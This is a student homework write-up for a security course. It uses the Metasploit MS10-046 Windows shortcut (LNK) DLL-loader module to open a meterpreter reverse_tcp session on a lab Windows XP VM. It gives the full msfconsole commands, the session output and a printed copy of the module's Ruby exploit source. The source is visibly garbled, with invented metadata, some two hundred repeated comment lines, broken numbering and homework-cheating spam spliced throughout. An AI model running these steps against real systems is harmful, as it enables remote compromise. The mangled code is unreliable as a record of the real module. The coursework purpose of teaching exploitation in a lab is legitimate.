

# Homework #3

---

In this homework you will pick a metasploit module and demonstrate how to use it to gain access to your WinXP VM instance. You should use the ONL topology for this homework.

In class, we used the ms\_03\_026\_dcom module; you must choose a different one for this homework. Similarly, the Metasploit Unleashed tutorial uses ms08\_067\_netapi; so that one cannot be used either. Other than these constraints, you are free to choose any module so long as you are able to demonstrate that it can be used to (at a minimum) open a meterpreter session on your WinXP VM instance.

For your write-up and turn-in document, make a copy of this document, rename it to hw3-notes, and move it into your CSE 523 Google Docs collection. Use this document to complete the homework, using the space provided below.

You are to complete this homework on your own. Do not ask (or answer) questions of other students; do not discuss any aspect of this homework with any other student. Direct all questions to the TAs or me.

Your complete hom

<https://eduassistpro.github.io/>

- An annotated trace of the exploit module you chose; include at least one screenshot at the end to demonstrate that it works. The trace should be clear and organized, and as easy to follow as the original exploit code; include at least one screenshot at the end to demonstrate that it works. The trace should be clear and organized, and as easy to follow as the original exploit code.
- Identify and briefly describe the vulnerability that is being exploited with this module. Add links to the appropriate CVE and MS bulletins.
- Find the ruby [source code](#) for the exploit module. Include both the URL to the source file at github and a copy of the ruby source code in your write-up.
- Your writeup should be organized and well-written, with proper grammar and spelling.

Do not change anything above this line. Add your homework write-up below it.

---

## Exploit Steps

### Open msfconsole

# Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

## Exploit settings

I set module `ms10_046_shortcut_icon_dllloader` as the exploit to be used. Then set `reverse_tcp` as the payload.

This module will start a web server. We need to specify the server host ip address using `SRVHOST`. Then I also set the metasploit execution host `LHOST`. And use `show options` to check the settings.

```

msf > use exploit/windows/browser/ms10_046_shortcut_icon_dllloader
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set SRVHOST 10.211.55.2
SRVHOST => 10.211.55.2
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > set LHOST 10.211.55.2
LHOST => 10.211.55.2
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > show options

Module options (exploit/windows/browser/ms10_046_shortcut_icon_dllloader):

Name      Current Setting  Required  Description
----      -----          -----      -----
SRVHOST   10.211.55.2    yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   80              yes        The daemon port to listen on (do not change)
SSLCert
UNCHOST
URIPATH   /              yes        The URI to use (do not change).

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -----          -----      -----
EXITFUNC  process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.211.55.2    yes        The listen address
LPORT     4444            yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

```

# Assignment Project Exam Help

## Exploit


Use `exploit` com <https://eduassistpro.github.io/>

Add WeChat `edu_assist_pro`

After executing `exploit` command, the server starts. When the client accesses the url, the server will send the client malicious DLL.

### Access URL in the winxp

In the winxp vm, open the IE, input the url and press `Enter` key.





## Open Meterpreter Session

When the victim client accesses the url, the server sends the malicious DLL to the client that creates the WebDAV service. The exploit is successful and it opens a meterpreter session.

Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

## Start Interaction with the meterpreter session

```
msf exploit(windows/browser/ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...
```

Now we can access the winxp system in my meterpreter session. The following shows that I cd to 'C:\' directory, list files in the directory and read the content in `info.txt`.

```

meterpreter > cd C:\\
meterpreter > dir
Listing: C:\\
=====

Mode          Size      Type  Last modified        Name
----          ----      ---   -----              ---
100777/rwxrwxrwx  0       fil   2018-03-20 19:53:56 -0500 AUTOEXEC.BAT
100666/rw-rw-rw-  0       fil   2018-03-20 19:53:56 -0500 CONFIG.SYS
40777/rwxrwxrwx  0       dir   2018-03-20 19:55:52 -0500 Documents and Settings
100444/r--r--r--  0       fil   2018-03-20 19:53:56 -0500 IO.SYS
100444/r--r--r--  0       fil   2018-03-20 19:53:56 -0500 MSDOS.SYS
100555/r-xr-xr-x  47564    fil   2008-04-14 07:00:00 -0500 NTDETECT.COM
40555/r-xr-xr-x  0       dir   2018-03-20 03:56:56 -0500 Program Files
40777/rwxrwxrwx  0       dir   2018-03-20 05:14:02 -0500 RECYCLER
40777/rwxrwxrwx  0       dir   2018-03-20 19:55:48 -0500 System Volume Information
40777/rwxrwxrwx  0       dir   2018-03-20 03:57:41 -0500 WINDOWS
100666/rw-rw-rw-  211     fil   2018-03-20 19:51:39 -0500 boot.ini
100444/r--r--r--  322730   fil   2008-04-14 07:00:00 -0500 bootfont.bin
100666/rw-rw-rw-  10      fil   2018-03-20 05:14:28 -0500 info.txt
100444/r--r--r--  257728   fil   2008-04-14 07:00:00 -0500 ntldr
0013/----x-wx    13302960  fif   1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat info.txt
good boy

```

## Assignment Project Exam Help

The following shows

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

## Vulnerability Discussion

This module exploits vulnerability described in this link

[https://www.symantec.com/security\\_response/vulnerability.jsp?bid=41732](https://www.symantec.com/security_response/vulnerability.jsp?bid=41732). In summary, this module creates a shortcut link that points to a malicious DLL. The winxp system has vulnerability that allows the file to automatically run which let the module to run the payload.

## Module Source Code

[https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ms10\\_046\\_shortcut\\_icon\\_dllloader.rb](https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/browser/ms10_046_shortcut_icon_dllloader.rb)

```

1  ##
2  # This module requires Metasploit: https://metasploit.com/download

```

```

3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 class MetasploitModule < Msf::Exploit::Remote
7   Rank = ExcellentRanking
8
9   #
10  # This module acts as an HTTP server
11  #
12  include Msf::Exploit::Remote::HttpServer::HTML
13  include Msf::Exploit::EXE
14
15  def initialize(info = {})
16    super(update_info(info,
17      'Name'          => 'Microsoft Windows Shell LNK Code
Execution',
18      'Description'  => %q{
19        This module exploits a vulnerability in the handling of
Windows
20        Shortcut files (.LNK) that contain an icon resource pointing to
a malicious DLL. This module creates a WebDAV service that can be
used
21      },
22      'to'           => 'https://eduassistpro.github.io/',
23      'Aut
24      [
25        [
26          'hom' , # Module itself
27          'jduck' , # WebDAV implement
28          'B_H'     # Clean LNK template
29        ],
30        'License'    => MSF_LICENSE,
31        'References' =>
32        [
33          [ 'CVE' , '2010-2568' ],
34          [ 'OSVDB' , '66387' ],
35          [ 'MSB' , 'MS10-046' ],
36          [ 'URL' ,
37            [
38              'http://www.microsoft.com/technet/security/advisory/2286198.mspx' ]
39            ],
40            'DefaultOptions' =>
41            {
42              'EXITFUNC' => 'process',
43            },
44            'Payload'      =>
45            {
46              'Space'      => 2048,
47            },
48            'Platform'     => 'win',
49          ],
50        ],
51        'Handler'     => {
52          'Type'       => 'http',
53          'Port'       => 80
54        }
55      ],
56      'Exploit'     => {
57        'Method'     => 'post',
58        'Path'       => '/ms04_046'
59      }
60    )
61  )
62  end
63
64  # Exploit methods
65  #
66  # This exploit uses the 'ms04_046' exploit from the Metasploit
framework
67  #
68  # It creates a WebDAV service on port 80 that serves a malicious
LNK file
69  #
70  # The LNK file contains a reference to a DLL that is loaded by the
Windows
71  # shell when the LNK file is executed
72  #
73  # The exploit uses the 'ms04_046' exploit to exploit a vulnerability
in
74  # the Windows Shell component
75  #
76  # The exploit is triggered when the user double-clicks the LNK file
77  #
78  # The exploit is successful if the user is prompted to allow the
DLL to
79  # be loaded
80  #
81  # The exploit is successful if the user is prompted to allow the
DLL to
82  # be loaded
83  #
84  # The exploit is successful if the user is prompted to allow the
DLL to
85  # be loaded
86  #
87  # The exploit is successful if the user is prompted to allow the
DLL to
88  # be loaded
89  #
90  # The exploit is successful if the user is prompted to allow the
DLL to
91  # be loaded
92  #
93  # The exploit is successful if the user is prompted to allow the
DLL to
94  # be loaded
95  #
96  # The exploit is successful if the user is prompted to allow the
DLL to
97  # be loaded
98  #
99  # The exploit is successful if the user is prompted to allow the
DLL to
100 # be loaded
101 #
102 # The exploit is successful if the user is prompted to allow the
DLL to
103 # be loaded
104 #
105 # The exploit is successful if the user is prompted to allow the
DLL to
106 # be loaded
107 #
108 # The exploit is successful if the user is prompted to allow the
DLL to
109 # be loaded
110 #
111 # The exploit is successful if the user is prompted to allow the
DLL to
112 # be loaded
113 #
114 # The exploit is successful if the user is prompted to allow the
DLL to
115 # be loaded
116 #
117 # The exploit is successful if the user is prompted to allow the
DLL to
118 # be loaded
119 #
120 # The exploit is successful if the user is prompted to allow the
DLL to
121 # be loaded
122 #
123 # The exploit is successful if the user is prompted to allow the
DLL to
124 # be loaded
125 #
126 # The exploit is successful if the user is prompted to allow the
DLL to
127 # be loaded
128 #
129 # The exploit is successful if the user is prompted to allow the
DLL to
130 # be loaded
131 #
132 # The exploit is successful if the user is prompted to allow the
DLL to
133 # be loaded
134 #
135 # The exploit is successful if the user is prompted to allow the
DLL to
136 # be loaded
137 #
138 # The exploit is successful if the user is prompted to allow the
DLL to
139 # be loaded
140 #
141 # The exploit is successful if the user is prompted to allow the
DLL to
142 # be loaded
143 #
144 # The exploit is successful if the user is prompted to allow the
DLL to
145 # be loaded
146 #
147 # The exploit is successful if the user is prompted to allow the
DLL to
148 # be loaded
149 #
150 # The exploit is successful if the user is prompted to allow the
DLL to
151 # be loaded
152 #
153 # The exploit is successful if the user is prompted to allow the
DLL to
154 # be loaded
155 #
156 # The exploit is successful if the user is prompted to allow the
DLL to
157 # be loaded
158 #
159 # The exploit is successful if the user is prompted to allow the
DLL to
160 # be loaded
161 #
162 # The exploit is successful if the user is prompted to allow the
DLL to
163 # be loaded
164 #
165 # The exploit is successful if the user is prompted to allow the
DLL to
166 # be loaded
167 #
168 # The exploit is successful if the user is prompted to allow the
DLL to
169 # be loaded
170 #
171 # The exploit is successful if the user is prompted to allow the
DLL to
172 # be loaded
173 #
174 # The exploit is successful if the user is prompted to allow the
DLL to
175 # be loaded
176 #
177 # The exploit is successful if the user is prompted to allow the
DLL to
178 # be loaded
179 #
180 # The exploit is successful if the user is prompted to allow the
DLL to
181 # be loaded
182 #
183 # The exploit is successful if the user is prompted to allow the
DLL to
184 # be loaded
185 #
186 # The exploit is successful if the user is prompted to allow the
DLL to
187 # be loaded
188 #
189 # The exploit is successful if the user is prompted to allow the
DLL to
190 # be loaded
191 #
192 # The exploit is successful if the user is prompted to allow the
DLL to
193 # be loaded
194 #
195 # The exploit is successful if the user is prompted to allow the
DLL to
196 # be loaded
197 #
198 # The exploit is successful if the user is prompted to allow the
DLL to
199 # be loaded
200 #
201 # The exploit is successful if the user is prompted to allow the
DLL to
202 # be loaded
203 #
204 # The exploit is successful if the user is prompted to allow the
DLL to
205 # be loaded
206 #
207 # The exploit is successful if the user is prompted to allow the
DLL to
208 # be loaded
209 #
210 # The exploit is successful if the user is prompted to allow the
DLL to
211 # be loaded
212 #
213 # The exploit is successful if the user is prompted to allow the
DLL to
214 # be loaded
215 #
216 # The exploit is successful if the user is prompted to allow the
DLL to
217 # be loaded
218 #
219 # The exploit is successful if the user is prompted to allow the
DLL to
220 # be loaded
221 #
222 # The exploit is successful if the user is prompted to allow the
DLL to
223 # be loaded
224 #
225 # The exploit is successful if the user is prompted to allow the
DLL to
226 # be loaded
227 #
228 # The exploit is successful if the user is prompted to allow the
DLL to
229 # be loaded
230 #
231 # The exploit is successful if the user is prompted to allow the
DLL to
232 # be loaded
233 #
234 # The exploit is successful if the user is prompted to allow the
DLL to
235 # be loaded
236 #
237 # The exploit is successful if the user is prompted to allow the
DLL to
238 # be loaded
239 #
240 # The exploit is successful if the user is prompted to allow the
DLL to
241 # be loaded
242 #
243 # The exploit is successful if the user is prompted to allow the
DLL to
244 # be loaded
245 #
246 # The exploit is successful if the user is prompted to allow the
DLL to
247 # be loaded
248 #
249 # The exploit is successful if the user is prompted to allow the
DLL to
250 # be loaded
251 #
252 # The exploit is successful if the user is prompted to allow the
DLL to
253 # be loaded
254 #
255 # The exploit is successful if the user is prompted to allow the
DLL to
256 # be loaded
257 #
258 # The exploit is successful if the user is prompted to allow the
DLL to
259 # be loaded
260 #
261 # The exploit is successful if the user is prompted to allow the
DLL to
262 # be loaded
263 #
264 # The exploit is successful if the user is prompted to allow the
DLL to
265 # be loaded
266 #
267 # The exploit is successful if the user is prompted to allow the
DLL to
268 # be loaded
269 #
270 # The exploit is successful if the user is prompted to allow the
DLL to
271 # be loaded
272 #
273 # The exploit is successful if the user is prompted to allow the
DLL to
274 # be loaded
275 #
276 # The exploit is successful if the user is prompted to allow the
DLL to
277 # be loaded
278 #
279 # The exploit is successful if the user is prompted to allow the
DLL to
280 # be loaded
281 #
282 # The exploit is successful if the user is prompted to allow the
DLL to
283 # be loaded
284 #
285 # The exploit is successful if the user is prompted to allow the
DLL to
286 # be loaded
287 #
288 # The exploit is successful if the user is prompted to allow the
DLL to
289 # be loaded
290 #
291 # The exploit is successful if the user is prompted to allow the
DLL to
292 # be loaded
293 #
294 # The exploit is successful if the user is prompted to allow the
DLL to
295 # be loaded
296 #
297 # The exploit is successful if the user is prompted to allow the
DLL to
298 # be loaded
299 #
299

```

# Assignment Project Exam Help

Add WeChat edu\_assist\_pro

```

47     'Targets'      =>
48     [
49         [ 'Automatic',    { } ],
50     ],
51     'DisclosureDate' => 'Jul 16 2010',
52     'DefaultTarget'   => 0))

53
54     register_options(
55     [
56         OptPort.new(   'SRVPORT',      [ true,  "The daemon port to
57             listen on (do not change)", 80 ]),
58         OptString.new( 'URIPATH',      [ true,  "The URI to use (do
59             not change).", "/" ]),
60         OptString.new( 'UNCHOST',      [ false, "The host portion of
61             the UNC path to provide to clients (ex: 1.2.3.4)." ])
62     ])
63
64     deregister_options('SSL', 'SSLVersion') # Just for now
65 end

66 def on_request_uri(cli, request)
67     case request.method
68     when 'GET'
69         proc https://eduassistpro.github.io/
70     when 'PROPFIND'
71         process_propfind(cli, request)
72     when 'GET'
73         process_get(cli, request)
74     else
75         print_error("Unexpected request method encountered: #{request.method}")
76         resp = create_response(404, "Not Found")
77         resp.body = ""
78         resp['Content-Type'] = 'text/html'
79         cli.send_response(resp)
80     end
81 end

82

83 def process_get(cli, request)
84
85     myhost = (datastore['SRVHOST'] == '0.0.0.0') ?
86     Rex::Socket.source_address(cli.peerhost) : datastore['SRVHOST']
87     webdav = "\\\\#{myhost}\\\\"
88
89     if (request.uri =~ /\.dll$/i)
90         print_status "Sending DLL payload"
91         return if ((p = regenerate_payload(cli)) == nil)

```

## Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

```

91     data = generate_payload_dll({ :code => p.encoded })
92     send_response(cli, data, { 'Content-Type' => 'application/octet-
93         stream' })
94     return
95   end
96
97   if (request.uri =~ /\.lnk$/i)
98     print_status "Sending LNK file"
99
100    data = generate_link("#{@exploit_unc}#{@exploit_dll}")
101
102    send_response(cli, data, { 'Content-Type' => 'application/octet-
103        stream' })
104    return
105  end
106
107  print_status "Sending UNC redirect"
108  resp = create_response(200, "OK")
109
110  resp.body = %Q|<html><head><meta http-equiv="refresh"
content="0;URL=#{@exploit_unc}"></head><body></body></html>|
111  resp[ 'Content-Type' ] = 'text/html'
112  cli.send_response(resp)
113
114  #
115  # OPTIONS request is sent by the WebDAV
116  #
117  def process_options(cli, request)
118    print_status("Responding to WebDAV OPTIONS request")
119    headers = {
120      'MS-Author-Via' => 'DAV',
121      #'DASL'          => '<DAV:sql>',
122      #'DAV'           => '1, 2',
123      'Allow'          => 'OPTIONS, GET, PROPFIND',
124      'Public'         => 'OPTIONS, GET, PROPFIND'
125    }
126    resp = create_response(207, "Multi-Status")
127    resp.body = ""
128    resp[ 'Content-Type' ] = 'text/xml'
129    cli.send_response(resp)
130  end
131
132  #
133  # PROPFIND requests sent by the WebDav Mini-Redirector
134  #
135  def process_propfind(cli, request)
136    path = request.uri

```

```
137     print_status("Received WebDAV PROPFIND request for #{path}")
138     body = ''
139
140     my_host    = (datastore['SRVHOST'] == '0.0.0.0') ?
141       Rex::Socket.source_address(cli.peerhost) : datastore['SRVHOST']
142     my_uri     = "http://#{my_host}/"
143
144     if path =~ /\.dll$/i
145       # Response for the DLL
146       print_status("Sending DLL multistatus for #{path} ...")
147       body = %Q|<?xml version="1.0" encoding="utf-8"?>
148       <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-
149       a29f-00aa00c14882/">
150       <D:response xmlns:lpl1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
151         <D:href>#{path}#{@exploit_dll}</D:href>
152       <D:propstat>
153         <D:prop>
154           <lpl1:resourcetype/>
155           <lpl1:creationdate>2010-07-19T20:29:42Z</lpl1:creationdate>
156           <lpl1:getcontentlength>#{rand(0x100000)+128000}</lpl1:getcontentlength>
157           <lpl1:getlastmodified>Mon Jul 19 20:29:42
158             GMT</lpl1:getlastmodified>
159           <lpl1:getetag>"#{%.16x" % rand(0x100000000)}"</lpl1:getetag>
160         <lpl2:execu
161           <D:support https://eduassistpro.github.io/
162             <D:lockentry
163               <D:lockscope><D:exclusive/></D:locksc
164               <D:locktype>0x00</D:locktype
165             </D:lockentry>
166             <D:lockentry>
167               <D:lockscope><D:shared/></D:lockscope>
168               <D:locktype><D:write/></D:locktype>
169             </D:lockentry>
170           </D:supportedlock>
171           <D:lockdiscovery/>
172           <D:getcontenttype>application/octet-stream</D:getcontenttype>
173         </D:prop>
174       <D:status>HTTP/1.1 200 OK</D:status>
175     </D:propstat>
176   </D:response>
177 </D:multistatus>
178 |
179   resp = create_response(207, "Multi-Status")
180   resp.body = body
181   resp['Content-Type'] = 'text/xml'
182   cli.send_response(resp)
183   return
184 end
```

```
183
184     if path =~ /\.lnk$/i
185         # Response for the DLL
186         print_status("Sending DLL multistatus for #{path} ...")
187         body = %Q|<?xml version="1.0" encoding="utf-8"?>
188 <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-
189 a29f-00aa00c14882/">
190 <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
191 <D:href>#{path}#{@exploit_lnk}</D:href>
192 <D:propstat>
193 <D:prop>
194 <lp1:resourcetype/>
195 <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
196 <lp1:getcontentlength>#{rand(0x100)+128}</lp1:getcontentlength>
197 <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
198 <lp1:gmttime/>
199 <lp1:getetag>"#{%.16x" % rand(0x100000000)}"</lp1:getetag>
200 <lp2:executable>T</lp2:executable>
201 <D:supportedlock>
202 <D:lockentry>
203 <D:lockscope><D:exclusive/></D:lockscope>
204 <D:locktype>D:write</D:locktype>
205 </D:lockentry>
206 <D:lockentry>
207 <D:locktype>D:write</D:locktype>
208 </D:lockentry>
209 <D:lockdiscovery/>
210 <D:getcontenttype>shortcut</D:getcontenttype>
211 </D:prop>
212 <D:status>HTTP/1.1 200 OK</D:status>
213 </D:propstat>
214 </D:response>
215 </D:multistatus>
216 |
217
218     resp = create_response(207, "Multi-Status")
219     resp.body = body
220     resp['Content-Type'] = 'text/xml'
221     cli.send_response(resp)
222     return
223   end
224
225   if path !~ /\$/
226
227     if path.index(".")
228       print_status("Sending 404 for #{path} ...")
229       resp = create_response(404, "Not Found")
```

# Assignment Project Exam Help

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro

```

230         resp[ 'Content-Type' ] = 'text/html'
231         cli.send_response(resp)
232         return
233     else
234         print_status("Sending 301 for #{path} ...")
235         resp = create_response(301, "Moved")
236         resp[ "Location" ] = path + "/"
237         resp[ 'Content-Type' ] = 'text/html'
238         cli.send_response(resp)
239         return
240     end
241   end
242
243   print_status("Sending directory multistatus for #{path} ...")
244   body = %Q|<?xml version="1.0" encoding="utf-8"?>
245 <D:multistatus xmlns:D="DAV:" xmlns:b="urn:uuid:c2f41010-65b3-11d1-
a29f-00aa00c14882/">
246   <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
247     <D:href>#{path}</D:href>
248     <D:propstat>
249       <D:prop>
250         <lp1:resourcetype><D:collection/></lp1:resourcetype>
251       <1
252         <1 https://eduassistpro.github.io/
GMT</lp1:g
253         <lp1:getetag>"#{%.16x" % ran
254           <D:supportedlock>
255             <D:lockentry>
256               <D:lockscope><D:exclusive/></D:lockscope>
257               <D:locktype><D:write/></D:locktype>
258             </D:lockentry>
259             <D:lockentry>
260               <D:lockscope><D:shared/></D:lockscope>
261               <D:locktype><D:write/></D:locktype>
262             </D:lockentry>
263           </D:supportedlock>
264           <D:lockdiscovery/>
265           <D:getcontenttype>httpd/unix-directory</D:getcontenttype>
266         </D:prop>
267         <D:status>HTTP/1.1 200 OK</D:status>
268       </D:propstat>
269     </D:response>
270   |
271
272
273   subdirectory = %Q|
274 <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
275   <D:href>#{path}#{Rex::Text.rand_text_alpha(6)}</D:href>

```

```
276 <D:propstat>
277 <D:prop>
278 <lp1:resourcetype><D:collection/></lp1:resourcetype>
279 <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
280 <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
281 <lp1:getetag>"#{%.16x" % rand(0x100000000)}"</lp1:getetag>
282 <D:supportedlock>
283 <D:lockentry>
284 <D:lockscope><D:exclusive/></D:lockscope>
285 <D:locktype><D:write/></D:locktype>
286 </D:lockentry>
287 <D:lockentry>
288 <D:lockscope><D:shared/></D:lockscope>
289 <D:locktype><D:write/></D:locktype>
290 </D:lockentry>
291 </D:supportedlock>
292 <D:lockdiscovery/>
293 <D:getcontenttype>httpd/unix-directory</D:getcontenttype>
294 </D:prop>
295 <D:status>HTTP/1.1 200 OK</D:status>
296 </D:propstat>
297 </D:response>
298 |
299          https://eduassistpro.github.io/
300      files
301 <D:response xmlns:lp1="DAV:" xmlns:lp                               /dav/props/">
302 <D:href>#{path}#{expando[1]}</D:href>
303 <D:propstat>
304 <D:prop>
305 <lp1:resourcetype/>
306 <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
307 <lp1:getcontentlength>#{rand(0x100000)+128000}</lp1:getcontentlength>
308 <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
309 <lp1:getetag>"#{%.16x" % rand(0x100000000)}"</lp1:getetag>
310 <lp2:executable>T</lp2:executable>
311 <D:supportedlock>
312 <D:lockentry>
313 <D:lockscope><D:exclusive/></D:lockscope>
314 <D:locktype><D:write/></D:locktype>
315 </D:lockentry>
316 <D:lockentry>
317 <D:lockscope><D:shared/></D:lockscope>
318 <D:locktype><D:write/></D:locktype>
319 </D:lockentry>
320 </D:supportedlock>
321 <D:lockdiscovery/>
322 <D:getcontenttype>application/octet-stream</D:getcontenttype>
```

```
323 </D:prop>
324 <D:status>HTTP/1.1 200 OK</D:status>
325 </D:propstat>
326 </D:response>
327 <D:response xmlns:lp1="DAV:" xmlns:lp2="http://apache.org/dav/props/">
328 <D:href>#{path}#{@exploit_lnk}</D:href>
329 <D:propstat>
330 <D:prop>
331 <lp1:resourcetype/>
332 <lp1:creationdate>2010-07-19T20:29:42Z</lp1:creationdate>
333 <lp1:getcontentlength>#{rand(0x100)+128}</lp1:getcontentlength>
334 <lp1:getlastmodified>Mon, 19 Jul 2010 20:29:42
GMT</lp1:getlastmodified>
335 <lp1:getetag>"#{%.16x" % rand(0x100000000)}"</lp1:getetag>
336 <lp2:executable>T</lp2:executable>
337 <D:supportedlock>
338 <D:lockentry>
339 <D:lockscope><D:exclusive/></D:lockscope>
340 <D:locktype><D:write/></D:locktype>
341 </D:lockentry>
342 <D:lockentry>
343 <D:lockscope><D:shared/></D:lockscope>
344 <D:locktype><D:write/></D:locktype>
345 </D:locken
346 </D:suppor https://eduassistpro.github.io/
347 <D:lockdis
348 <D:getcontenttype>shortcut</D:getcont
349 <D:prop> Add WeChat edu_assist_pro
350 <D:status>HTTP/1.1 200 OK</D:status>
351 </D:propstat>
352 </D:response>
353 |
354     if request["Depth"].to_i > 0
355         if path.scan("/").length < 2
356             body << subdirectory
357         else
358             body << files
359         end
360     end
361
362     body << "</D:multistatus>"
363
364     body.gsub!(/\t/, ' ')
365
366     # send the response
367     resp = create_response(207, "Multi-Status")
368     resp.body = body
369     resp['Content-Type'] = 'text/xml; charset="utf8"'
370     cli.send_response(resp)
```



```

412
413     # Patch in the LinkFlags
414     ret[0x14, 4] =
415     ["10000001000000000000000000000000".to_i(2)].pack('N')
416     ret
417   end
418
419   def exploit
420
421     unc = "\\\\"
422     if (datastore['UNCHOST'])
423       unc << datastore['UNCHOST'].dup
424     else
425       unc << ((datastore['SRVHOST'] == '0.0.0.0') ?
426       Rex::Socket.source_address('50.50.50.50') : datastore['SRVHOST'])
427     end
428     unc << "\\"
429     unc << rand_text_alpha(rand(8)+4)
430     unc << "\\"
431
432     @exploit_unc = unc
433     @exploit_lnk = rand_text_alpha(rand(8)+4) + ".lnk"
434     @exploit_dll = rand_text_alpha(rand(8)+4) + ".dll"
435
436     if dat URIPATH != '/'
437       fail res SRVPORT=80 and
438     URIPATH='')
439   end
440
441   print_status("Send vulnerable clients to #{@exploit_unc}.")
442   print_status("Or, get clients to save and render the icon of
443   http://<your host>/<anything>.lnk")
444
445   super
446 end
447 end

```

**Assignment Project Exam Help**

<https://eduassistpro.github.io/>

Add WeChat edu\_assist\_pro